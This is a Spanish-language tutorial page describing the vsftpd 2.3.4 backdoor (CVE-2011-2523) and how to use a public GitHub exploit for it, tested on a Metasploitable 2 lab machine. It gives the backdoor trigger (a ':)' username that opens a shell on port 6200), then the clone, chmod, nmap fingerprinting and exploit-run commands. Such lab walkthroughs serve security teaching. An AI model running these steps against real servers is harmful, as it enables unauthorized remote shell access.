HackerDivulgation.com

DOCS

Exploit-vsftpd-2.3.4

Este exploit se hizo para obtener acceso a un servidor que ejecute la versión 2.3.4 de VSFTPD (*Very Secure FTP Daemon*), en 2011 un usuario desconocido subió una versión diferente de VSFTPD que contenía un backdoor. El funcionamiento era simple bastaba con emitir los caracteres de una cara sonriente `:)` como nombre de usuario y se obtendrá un shell en el puerto 6200. Reporte: CVE-2011-2523

Proyecto: Exploit-vsftpd-2.3.4-Github

Contenido

Instalación

Clonar el repositorio desde Github.

```
sudo git clone https://github.com/Hellsender01/vsftpd_2.3.4_Exploit.git
```

Ingresar al directorio del proyecto.

```
cd vsftpd_2.3.4_Exploit/
```


Dar permisos de ejecución al script en python.

```
sudo chmod +x exploit.py
```

NMAP

Identificacar el objetivo con NMAP, de esta forma se puede ver si la versión de FTP-Server que se está ejecutando en el servidor es vulnerable. En este caso la versión 2.3.4 de VSFTPD.


```
nmap -sV -T4 IP_TARGET -p 21
```



Uso

Cuando ya se identifica que el objetivo está ejecutando esa versión del servicio, se puede ejecutar el script siguiendo la sintaxis:

```
./exploit.py IP_TARGET
```



Referencias

1. Este test fue realizado en Metasploitable 2 que contiene instalada la versión 2.3.4 de VSFTPD. https://sourceforge.net/projects/metasploitable/files/Metasploitable2/
2. Exploit publicado en Github. https://github.com/Hellsender01/vsftpd_2.3.4_Exploit
3. FTP Server - Wiki Debian. https://wiki.debian.org/vsftpd
4. Reporte de la vulnerabilidad. https://www.cvedetails.com/cve/CVE-2011-2523